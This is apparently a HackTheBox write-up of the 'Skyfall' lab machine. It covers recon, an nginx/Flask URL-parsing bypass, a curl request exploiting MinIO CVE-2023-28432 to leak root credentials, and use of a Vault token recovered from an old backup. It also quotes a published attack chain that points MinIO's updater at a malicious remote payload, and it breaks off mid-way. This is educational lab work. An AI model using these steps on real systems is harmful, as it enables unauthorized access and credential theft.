HTB: Skyfall

ctf hackthebox htb-skyfall nmap feroxbuster ffuf subdomain ssrf minio nginx-flask-parse burp burp-repeater cve-2023-28432 cve-2023-28434 hashicorp-vault fuse go-fuse memfs sshfs htb-craft

Aug 31, 2024

HTB: Skyfall

Skyfall is all about enumerating technolories like MinIO and Vault. I'll start with a demo website that has a MinIO status page blocked by nginx. I'll abuse a parser breakdown between nginx and flask to get access to the page, and learn the MinIO domain. From there, I'll exploit a vulnerability in MinIO that leaks the admin username and password. With access to the MinIO cluster, I'll find a home directory backup where a previous version contained a sensitive Vault token in the Bash configuration file. I'll use that to get access to the Vault instance and SSH access. From there, I'll have the ability to run a script the unseal the Vault as root. This generates a log file that I can't read. I'll abuse FUSE to generate an in-memory filesystem that allows for root to write to it but that I can still read.

Box Info

Name	**Skyfall** **Play on HackTheBox**
Release Date	03 Feb 2024
Retire Date	31 Aug 2024
OS	Linux
Base Points	**Insane [50]**
Rated Difficulty	
Radar Graph	
1st Blood	05: 17:50 celesian Guru Rank: 248 852 1322 hackthebox.com
1st Blood	05:57:45 snowscan Omniscient Rank: 34 2227 3065 hackthebox.com
Creators	ctrlzero Moderator 46 2033 hackthebox.com babywyrm Guru Rank: 260 819 204 hackthebox.com

Recon

nmap

`nmap` finds two open TCP ports, SSH (22) and HTTP (80):

```
oxdf@hacky$ nmap -p- --min-rate 10000 10.10.11.254
Starting Nmap 7.80 ( https://nmap.org ) at 2024-08-23 16:54 EDT
Nmap scan report for 10.10.11.254
Host is up (0.085s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
oxdf@hacky$ nmap -p 22,80 -sCV 10.10.11.254
Starting Nmap 7.80 ( https://nmap.org ) at 2024-08-23 16:55 EDT
Nmap scan report for 10.10.11.254
Host is up (0.085s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Skyfall - Introducing Sky Storage!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.79 seconds
```

Based on the OpenSSH version, the host is likely running Ubuntu 22.04 jammy.

Website - TCP 80

Site

The site is for a data management company:

Most of the links on the page go to other places on the page. There is one in the middle that goes to `demo.skyfall.htb`. There are also some names / emails:

- James Bond (CEO) - `jbond@skyfall.htb`
- Aurora Skyy (Lead Developer) - `askyy@skyfall.htb`
- Bill Tanner (CTO) - `btanner@skyfall.htb`
- `contact@skyfall.com`

There's a contact us form at the bottom, but it doesn't seem to actually do anything.

Tech Stack

The HTTP response headers don't give much information beyond the nginx version:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 23 Aug 2024 20:58:47 GMT
Content-Type: text/html
Last-Modified: Thu, 09 Nov 2023 20:44:23 GMT
Connection: keep-alive
ETag: W/"654d44a7-5097"
Content-Length: 20631
```

The main page loads as `index.html`, suggesting a static site. The 404 page is the default nginx page.

I'll note that it's nginx 1.18.0.

Directory Brute Force

I'll run `feroxbuster` against the site, and include `-x html`:

```
oxdf@hacky$ feroxbuster -u http://10.10.11.254 -x html

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.10.11.254
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.10.4
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 💲 Extensions            │ [html]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET      501l     1612w    20631c http://10.10.11.254/
301      GET        7l       12w      178c http://10.10.11.254/assets =>
http://10.10.11.254/assets/
301      GET        7l       12w      178c http://10.10.11.254/assets/js =>
http://10.10.11.254/assets/js/
301      GET        7l       12w      178c http://10.10.11.254/assets/css =>
http://10.10.11.254/assets/css/
301      GET        7l       12w      178c http://10.10.11.254/assets/img =>
http://10.10.11.254/assets/img/
200      GET      501l     1612w    20631c http://10.10.11.254/index.html
301      GET        7l       12w      178c http://10.10.11.254/assets/img/clients =>
http://10.10.11.254/assets/img/clients/
301      GET        7l       12w      178c http://10.10.11.254/assets/img/portfolio
=> http://10.10.11.254/assets/img/portfolio/
301      GET        7l       12w      178c http://10.10.11.254/assets/img/team =>
http://10.10.11.254/assets/img/team/
301      GET        7l       12w      178c http://10.10.11.254/assets/vendor =>
http://10.10.11.254/assets/vendor/
301      GET        7l       12w      178c http://10.10.11.254/assets/vendor/aos =>
http://10.10.11.254/assets/vendor/aos/
[####################] - 3m    300000/300000  0s      found:11      errors:0
[####################] - 2m     30000/30000   291/s   http://10.10.11.254/
[####################] - 2m     30000/30000   292/s   http://10.10.11.254/assets/
[####################] - 2m     30000/30000   292/s   http://10.10.11.254/assets/js/
[####################] - 2m     30000/30000   292/s   http://10.10.11.254/assets/css/
[####################] - 2m     30000/30000   292/s   http://10.10.11.254/assets/img/
[####################] - 2m     30000/30000   292/s
http://10.10.11.254/assets/img/clients/
[####################] - 2m     30000/30000   292/s
http://10.10.11.254/assets/img/portfolio/
[####################] - 2m     30000/30000   292/s
http://10.10.11.254/assets/img/team/
[####################] - 2m     30000/30000   292/s
http://10.10.11.254/assets/vendor/
[####################] - 2m     30000/30000   291/s
http://10.10.11.254/assets/vendor/aos/
```

Nothing interesting.

Subdomain Brute Force

Given the use of the domains `skyfall.htb` and `demo.skyfall.htb`, I'll brute force with `ffuf` to see if any other subdomains respond differently:

```
oxdf@hacky$ ffuf -u http://10.10.11.254 -H "Host: FUZZ.skyfall.htb" -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.254
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-
20000.txt
 :: Header           : Host: FUZZ.skyfall.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

demo                    [Status: 302, Size: 217, Words: 23, Lines: 1, Duration:
151ms]
:: Progress: [19966/19966] :: Job [1/1] :: 458 req/sec :: Duration: [0:00:43] ::
Errors: 0 ::
```

Only `demo`. I'll add both to my `/etc/hosts` file:

```
10.10.11.254 skyfall.htb demo.skyfall.htb
```

demo.skyfall.htb - TCP 80

Site

The site presents a login page:

Being a demo site, there's a note that the creds guest / guest should work, and they do:

There are a lot of features on this page. The Dashboard page above (`/index`) doesn't have anything useful.

The "Files" page (`/files`) has a single file, and an option to upload more:

The PDF describes the service, but nothing too interesting. I can upload a file:

The Beta Features page (`/beta`) returns a not authorized message:

The URL Fetch page (`/fetch`) offers a form to upload a file from a URL:

If I give it a URL of my IP, it will hit it:

```
10.10.11.254 - - [23/Aug/2024 17:26:37] code 404, message File not found
10.10.11.254 - - [23/Aug/2024 17:26:37] "GET /test.png HTTP/1.1" 404 -
```

If I give it a URL to a file that exists, that file shows up on the Files page.

The MinIO Metrics page (`/metrics`) page returns an nginx 403 Forbidden.

The Feedback page (`/feedback`) offers a form:

Submitting sends the content in a POST to `/feedback`, but there's no indication that anything happens.

The Escalate page (`/escalate`) has another form:

Submitting this shows a message that it'll be at least 24 hours before they look:

That sounds like it's not worth pursing in a CTF.

Tech Stack

The site has a footer saying that it runs on the Python web framework, Flask:

The HTTP headers don't show anything else. There's a custom 404 page:

If I use `nc` to catch one of the incoming web requests from the URL Fetch page, it shows Python Requests, which fits the idea that this is Flask:

```
GET /htb.png HTTP/1.1
Host: 10.10.14.6
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

The MinIO reference suggests that the system is using MinIO for storage. MinIO is an enterprise storage object store, compatible with S3.

Directory Brute Force

`feroxbuster` doesn't find anything that I haven't come across already:

```
oxdf@hacky$ feroxbuster -u http://demo.skyfall.htb

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
─────────────────────────┬──────────────────────
 🎯 Target Url           │ http://demo.skyfall.htb
 🚀 Threads              │ 50
 📖 Wordlist             │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌 Status Codes         │ All Status Codes!
 💥 Timeout (secs)       │ 7
 🦡 User-Agent           │ feroxbuster/2.10.4
 💉 Config File          │ /etc/feroxbuster/ferox-config.toml
 🏁 HTTP methods         │ [GET]
 🔃 Recursion Depth      │ 4
─────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        1l       35w      352c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
302      GET        1l       23w      217c http://demo.skyfall.htb/ =>
http://demo.skyfall.htb/login
302      GET        1l       23w      217c http://demo.skyfall.htb/logout =>
http://demo.skyfall.htb/login
200      GET        9l      234w     3674c http://demo.skyfall.htb/login
403      GET        7l       10w      162c http://demo.skyfall.htb/metrics
[####################] - 4m     30000/30000   0s      found:4       errors:0
[####################] - 4m     30000/30000   129/s   http://demo.skyfall.htb/
```

Shell as askyy

Find MinIO Domain

Identify Parsing Issue

The difference between block on `/beta` and on `/metrics` is worth thinking about:

Site	HTTP Resp Code	Content
`/beta`	200 OK	Custom Restricted Page
`/metrics`	403 Forbidden	nginx 403 Page

Thinking about this and researching leads to a nice post from Rafa's Blog, [Exploiting HTTP Parsers Inconsistencies](). It talks about an nginx config that looks like this:

```
location = /admin {
    deny all;
}

location = /admin/ {
    deny all;
}
```

And looks at how different applications (including Flask) differ in how they handle parsing URLs. The issue is in how nginx and Flask normalize URLs. There are characters that nginx does not strip from the URL but that Flask does, such as `\x85`. If I send `/admin\x85` in the example above, nginx sees it does not match `/admin` or `/admin/`, and passes the request on to Flask. But Flask strips the `\x85` and then resolves it as `/admin`, unblocked! There are nice summary tables showing different versions of nginx and what characters make a bypass for many different application servers. The Flask on is:

To dig in a bit deeper on this, `flask` is calling `strip` on the URL, and as this StackOverflow answer explains really nicely, that by default removes the exact list of characters from version 1.20.2 and before.

Bypass

Given that Skyfall is nginx 1.18.0, there are lots of options. These are all unusual non-ASCII characters, so it's a bit tricky to get them into the path. The best method I found was in Burp Repeater. I'll add a character I can see ("X") to the end of the path:

And then switch to the "Hex" tab and edit it from "58" to "85":

Unfortunately, it doesn't work. I *think* this is because the stack is not nginx –> Flask, but nginx –> gunicorn –> Flask, and gunicorn may be performing additional normalization.

I'll try the others on the list, and `0x0c` and `0x0b` work:

`0x09` (tab) and `0x0a` (newline) both work as well here.

There is a ton of data here, but there two interesting ones are `minio_software_version_info` which shows "version: 2023-03-13T19:46:17Z" and the `minio_endpoint_url` which is `http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster`.

I'll add that to my `hosts` file:

```
10.10.11.254 skyfall.htb demo.skyfall.htb prd23-s3-backend.skyfall.htb
```

Visiting the URL gives information about the MinIO cluster:

Alternative Bypass

Interestingly, visiting `/metrics%0a` also works. It's not super clear to me why Flask (or something else on the server) is decoding `%0a` but not others like `%0C`, but it does:

Find Vault

CVE Analysis

Searching for vulnerabilities in this version of MinIO, the first result is from MinIO talking about CVE-2023-28432 and CVE-2023-28434:

The advisory for CVE-2023-28432 say it is:

> *In a cluster deployment, MinIO returns all environment variables, including `MINIO_SECRET_KEY` and `MINIO_ROOT_PASSWORD`, resulting in information disclosure.*

That seems simple enough. Dump all the environment variables. And it say there's are no work arounds.

The advisory for CVE-2023-28434 say it is:

> *An attacker can use crafted requests to bypass metadata bucket name checking and put an object into any bucket while processing `PostPolicyBucket`. To carry out this attack, the attacker requires credentials with `arn:aws:s3:::*` permission, as well as enabled Console API access.*

This one can be prevented by setting `MINIO_BROWSER=off`.

The MinIO post links to a post from Security Joes, New Attack Vector In The Cloud: Attackers caught exploiting Object Storage Services, that goes into great detail about real world attacks they were seeing.

> *All the steps required to achieve code execution in a vulnerable MinIO instance are described below:*
>
> ***1.** POST request to endpoint **/minio/bootstrap/v1/verify** to expose the credentials of the admin account.*
>
> ***2.** Attacker configures a MinIO client to interact with the vulnerable instance using the credentials gotten in Step 1. For this, the following command lines are required:*
>
> ```
> mc alias set [ALIAS] [URL_TARGET_MINIO] [ACCESS_KEY] [SECRET_KEY]
> mc alias list
> ```
>
> ***3.** Attackers trigger the update process on the compromised MinIO instance, pointing to a malicious payload hosted on a remote server. For this, the following command is executed.*
>
> ```
> mc admin update [ALIAS] [MIRROR_URL] --yes
> ```
>
> ***4.** "Evil" MinIO is installed, now containing a global backdoor that allows the attacker to execute commands on the host.*

Step 1 is CVE-2023-28432.

CVE-2023-28432

There's a Python POC exploit (published over a year before Skyfall's release), but I don't need to run it. All it does is make a POST request to `/minio/bootstrap/v1/verify` on the instance:

```
oxdf@hacky$ curl -X POST http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify
{"MinioEndpoints":[{"Legacy":false,"SetCount":1,"DrivesPerSet":4,"Endpoints":[{"Scheme"
{"Scheme":"http","Opaque":"","User":null,"Host":"minio-node1:9000","Path":"/data2","Raw
{"MINIO_ACCESS_KEY_FILE":"access_key","MINIO_BROWSER":"off","MINIO_CONFIG_ENV_FILE":"co
oxdf@hacky$ curl -X POST http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify
{
  "MinioEndpoints": [
    {
      "Legacy": false,
      "SetCount": 1,
      "DrivesPerSet": 4,
      "Endpoints": [
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio-node1:9000",
          "Path": "/data1",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": false
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio-node2:9000",
          "Path": "/data1",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": true
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio-node1:9000",
          "Path": "/data2",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": false
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio-node2:9000",
          "Path": "/data2",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
```

```
        "RawFragment": "",
        "IsLocal": true
      }
    ],
    "CmdLine": "http://minio-node{1...2}/data{1...2}",
    "Platform": "OS: linux | Arch: amd64"
  }
],
"MinioEnv": {
  "MINIO_ACCESS_KEY_FILE": "access_key",
  "MINIO_BROWSER": "off",
  "MINIO_CONFIG_ENV_FILE": "config.env",
  "MINIO_KMS_SECRET_KEY_FILE": "kms_master_key",
  "MINIO_PROMETHEUS_AUTH_TYPE": "public",
  "MINIO_ROOT_PASSWORD": "GkpjkmiVmpFuL2d3oRx0",
  "MINIO_ROOT_PASSWORD_FILE": "secret_key",
  "MINIO_ROOT_USER": "5GrE1B2YGGyZzNHZaIww",
  "MINIO_ROOT_USER_FILE": "access_key",
  "MINIO_SECRET_KEY_FILE": "secret_key",
  "MINIO_UPDATE": "off",
  "MINIO_UPDATE_MINISIGN_PUBKEY": "RWTx5Zr1tiHQLwG9keckT0c45M3AGeHD6IvimQHpyRywVWGbP1
}
}
```


The important part is the root user is 5GrE1B2YGGyZzNHZaIww and the root password is "GkpjkmiVmpFuL2d3oRx0". I'll also note that `MINIO_BROWSER=off`, which blocks the next exploit.

Setup MinIO Client

There's a MinIO client, `mc`, to interact with a given MinIO instance. I'll download it using the instructions here. Next I create an alias with the keys necessary to connect:

```
oxdf@hacky$ mc alias set skyfall http://prd23-s3-backend.skyfall.htb
5GrE1B2YGGyZzNHZaIww GkpjkmiVmpFuL2d3oRx0
Added `skyfall` successfully.
```

Next it says to test the connection with this command:

```
oxdf@hacky$ mc admin info skyfall
mc: <ERROR>  Unable to display service info, server is too old
```

I am able to run `ls`:

```
oxdf@hacky$ mc ls skyfall
[2023-11-07 23:59:15 EST]     0B askyy/
[2023-11-07 23:58:56 EST]     0B btanner/
[2023-11-07 23:58:33 EST]     0B emoneypenny/
[2023-11-07 23:58:22 EST]     0B gmallory/
[2023-11-07 19:08:01 EST]     0B guest/
[2023-11-07 23:59:05 EST]     0B jbond/
[2023-11-07 23:58:10 EST]     0B omansfield/
[2023-11-07 23:58:45 EST]     0B rsilva/
```

MinIO Enumeration

`ls -r` will recursively show all the files in the cluster:

```
oxdf@hacky$ mc ls -r skyfall
[2023-11-08 00:35:28 EST]  48KiB STANDARD askyy/Welcome.pdf
[2023-11-09 16:37:25 EST] 2.5KiB STANDARD askyy/home_backup.tar.gz
[2023-11-08 00:35:36 EST]  48KiB STANDARD btanner/Welcome.pdf
[2023-11-08 00:35:56 EST]  48KiB STANDARD emoneypenny/Welcome.pdf
[2023-11-08 00:36:02 EST]  48KiB STANDARD gmallory/Welcome.pdf
[2023-11-07 19:08:05 EST]  48KiB STANDARD guest/Welcome.pdf
[2024-08-23 17:27:13 EDT] 4.4KiB STANDARD guest/htb.png
[2023-11-08 00:35:45 EST]  48KiB STANDARD jbond/Welcome.pdf
[2023-11-08 00:36:09 EST]  48KiB STANDARD omansfield/Welcome.pdf
[2023-11-08 00:35:51 EST]  48KiB STANDARD rsilva/Welcome.pdf
```

Besides the `Welcome.pdf` files that are all the same size, there's two files (one of which I uploaded, `htb.png`). askyy is the lead developer. I'll grab their `home_backup.tar.gz`:

```
oxdf@hacky$ mc cp skyfall/askyy/home_backup.tar.gz .
...fall.htb/askyy/home_backup.tar.gz: 2.48 KiB / 2.48 KiB
┃▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓┃ 6.80 KiB/s 0s
```

I'll extract it and take a look:

```
oxdf@hacky$ tar xf home_backup.tar.gz -C home_backup/
oxdf@hacky$ find home_backup/ -type f
home_backup/.ssh/authorized_keys
home_backup/.cache/motd.legal-displayed
home_backup/.bash_logout
home_backup/.profile
home_backup/.bashrc
home_backup/.sudo_as_admin_successful
home_backup/.bash_history
```

There's nothing interesting there.

Back to MinIO, I can look for previous versions:

```
oxdf@hacky$ mc ls -r --versions skyfall
[2023-11-07 23:59:15 EST]     0B askyy/
[2023-11-08 00:35:28 EST]  48KiB STANDARD bba1fcc2-331d-41d4-845b-0887152f19ec v1 PUT askyy/Welcome.pdf
[2023-11-09 16:37:25 EST] 2.5KiB STANDARD 25835695-5e73-4c13-82f7-30fd2da2cf61 v3 PUT askyy/home_backup.tar.gz
[2023-11-09 16:37:09 EST] 2.6KiB STANDARD 2b75346d-2a47-4203-ab09-3c9f878466b8 v2 PUT askyy/home_backup.tar.gz
[2023-11-09 16:36:30 EST] 1.2MiB STANDARD 3c498578-8dfe-43b7-b679-32a3fe42018f v1 PUT askyy/home_backup.tar.gz
[2023-11-07 23:58:56 EST]     0B btanner/
[2023-11-08 00:35:36 EST]  48KiB STANDARD null v1 PUT btanner/Welcome.pdf
[2023-11-07 23:58:33 EST]     0B emoneypenny/
[2023-11-08 00:35:56 EST]  48KiB STANDARD null v1 PUT emoneypenny/Welcome.pdf
[2023-11-07 23:58:22 EST]     0B gmallory/
[2023-11-08 00:36:02 EST]  48KiB STANDARD null v1 PUT gmallory/Welcome.pdf
[2023-11-07 19:08:01 EST]     0B guest/
[2023-11-07 19:08:05 EST]  48KiB STANDARD null v1 PUT guest/Welcome.pdf
[2024-08-23 17:27:13 EDT] 4.4KiB STANDARD null v1 PUT guest/htb.png
[2023-11-07 23:59:05 EST]     0B jbond/
[2023-11-08 00:35:45 EST]  48KiB STANDARD null v1 PUT jbond/Welcome.pdf
[2023-11-07 23:58:10 EST]     0B omansfield/
[2023-11-08 00:36:09 EST]  48KiB STANDARD null v1 PUT omansfield/Welcome.pdf
[2023-11-07 23:58:45 EST]     0B rsilva/
[2023-11-08 00:35:51 EST]  48KiB STANDARD null v1 PUT rsilva/Welcome.pdf
```

The home backup files all are different size. I've already got v3. I'll look at v2 and v1:

```
oxdf@hacky$ mc cp --version-id 2b75346d-2a47-4203-ab09-3c9f878466b8 skyfall/askyy/home_backup.tar.gz ./home_backup_v2.tar.gz
...fall.htb/askyy/home_backup.tar.gz: 2.64 KiB / 2.64 KiB ┃▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓┃ 7.27 KiB/s 0s
oxdf@hacky$ mc cp --version-id 3c498578-8dfe-43b7-b679-32a3fe42018f skyfall/askyy/home_backup.tar.gz ./home_backup_v1.tar.gz
...fall.htb/askyy/home_backup.tar.gz: 1.18 MiB / 1.18 MiB ┃▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓┃ 1.21 MiB/s 0s
oxdf@hacky$ mkdir home_backup_v2
oxdf@hacky$ mkdir home_backup_v1
oxdf@hacky$ tar -xf home_backup_v2.tar.gz -C home_backup_v2
oxdf@hacky$ tar -xf home_backup_v1.tar.gz -C home_backup_v1
```

Version 1 has a big `.bash_history` file, and a `terraform-generator` directory:

```
oxdf@hacky$ ls -la home_backup_v1
total 48
drwxrwx--- 1 root vboxsf  4096 Nov  9  2023 .
drwxrwx--- 1 root vboxsf  4096 Aug 24 16:31 ..
-rwxrwx--- 1 root vboxsf 10296 Nov  8  2023 .bash_history
-rwxrwx--- 1 root vboxsf   220 Jan  6  2022 .bash_logout
-rwxrwx--- 1 root vboxsf  3771 Jan  6  2022 .bashrc
drwxrwx--- 1 root vboxsf  4096 Oct  9  2023 .cache
-rwxrwx--- 1 root vboxsf   807 Jan  6  2022 .profile
drwxrwx--- 1 root vboxsf  4096 Nov  9  2023 .ssh
-rwxrwx--- 1 root vboxsf     0 Oct  9  2023 .sudo_as_admin_successful
drwxrwx--- 1 root vboxsf  4096 Nov  9  2023 terraform-generator
-rwxrwx--- 1 root vboxsf     1 Nov  9  2023 .viminfo
oxdf@hacky$ ls -la home_backup
total 32
drwxrwx--- 1 root vboxsf 4096 Aug 24 16:15 .
drwxrwx--- 1 root vboxsf 4096 Aug 24 16:31 ..
-rwxrwx--- 1 root vboxsf    1 Nov  9  2023 .bash_history
-rwxrwx--- 1 root vboxsf  220 Jan  6  2022 .bash_logout
-rwxrwx--- 1 root vboxsf 3771 Nov  9  2023 .bashrc
drwxrwx--- 1 root vboxsf 4096 Oct  9  2023 .cache
-rwxrwx--- 1 root vboxsf  807 Jan  6  2022 .profile
drwxrwx--- 1 root vboxsf 4096 Nov  9  2023 .ssh
-rwxrwx--- 1 root vboxsf    0 Oct  9  2023 .sudo_as_admin_successful
```

There's nothing interesting in either of these.

v2 has the same files, and the only difference is the slightly larger `.bashrc` file:

```
oxdf@hacky$ ls -la home_backup_v2
total 32
drwxrwx--- 1 root vboxsf 4096 Nov  9  2023 .
drwxrwx--- 1 root vboxsf 4096 Aug 24 16:38 ..
-rwxrwx--- 1 root vboxsf    1 Nov  9  2023 .bash_history
-rwxrwx--- 1 root vboxsf  220 Jan  6  2022 .bash_logout
-rwxrwx--- 1 root vboxsf 3953 Nov  9  2023 .bashrc
drwxrwx--- 1 root vboxsf 4096 Oct  9  2023 .cache
-rwxrwx--- 1 root vboxsf  807 Jan  6  2022 .profile
drwxrwx--- 1 root vboxsf 4096 Nov  9  2023 .ssh
-rwxrwx--- 1 root vboxsf    0 Oct  9  2023 .sudo_as_admin_successful
oxdf@hacky$ ls -la home_backup
total 32
drwxrwx--- 1 root vboxsf 4096 Aug 24 16:15 .
drwxrwx--- 1 root vboxsf 4096 Aug 24 16:38 ..
-rwxrwx--- 1 root vboxsf    1 Nov  9  2023 .bash_history
-rwxrwx--- 1 root vboxsf  220 Jan  6  2022 .bash_logout
-rwxrwx--- 1 root vboxsf 3771 Nov  9  2023 .bashrc
drwxrwx--- 1 root vboxsf 4096 Oct  9  2023 .cache
-rwxrwx--- 1 root vboxsf  807 Jan  6  2022 .profile
drwxrwx--- 1 root vboxsf 4096 Nov  9  2023 .ssh
-rwxrwx--- 1 root vboxsf    0 Oct  9  2023 .sudo_as_admin_successful
```

The difference is interesting:

```
oxdf@hacky$ diff home_backup_v2/.bashrc home_backup/.bashrc
43,45d42
< export VAULT_API_ADDR="http://prd23-vault-internal.skyfall.htb"
< export VAULT_TOKEN="hvs.CAESIJlU9JMYEhOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-
LGh4KHGh2cy43OVRNMnZhakZDRlZGdGVzN09xYkxTQVE"
<
```

Another domain for my `hosts` file:

```
10.10.11.254 skyfall.htb demo.skyfall.htb prd23-s3-backend.skyfall.htb prd23-vault-
internal.skyfall.htb
```

SSH

Vault Setup

The “vault” here is HashiCorp Vault, which I actually ran into back in 2020 in Craft. In Craft, the `vault` binary was installed on the box. I’ll install it on my box using the instructions here.

Just like in Craft, I can start by looking up information about the logged in user. I’ll need to set three environment variables for the client to work:

```
oxdf@hacky$ export VAULT_ADDR="http://prd23-vault-internal.skyfall.htb"
oxdf@hacky$ export VAULT_API_ADDR="http://prd23-vault-internal.skyfall.htb"
oxdf@hacky$ export VAULT_TOKEN="hvs.CAESIJlU9JMYEhOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-
LGh4KHGh2cy43OVRNMnZhakZDRlZGdGVzN09xYkxTQVE"
oxdf@hacky$ vault token lookup
Key                 Value
---                 -----
accessor            rByv1coOBC9ITZpzqbDtTUm8
creation_time       1699563963
creation_ttl        768h
display_name        token-askyy
entity_id           n/a
expire_time         2073-10-27T21:06:03.043964076Z
explicit_max_ttl    0s
id                  hvs.CAESIJlU9JMYEhOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-
LGh4KHGh2cy43OVRNMnZhakZDRlZGdGVzN09xYkxTQVE
issue_time          2023-11-09T21:06:03.445155372Z
last_renewal        2023-11-20T16:43:24.043964166Z
last_renewal_time   1700498604
meta                <nil>
num_uses            0
orphan              true
path                auth/token/create
policies            [default developers]
renewable           true
ttl                 431063h45m10s
type                service
```

In Craft I next did a list of secrets, but here I don't have that access:


```
oxdf@hacky$ vault secrets list
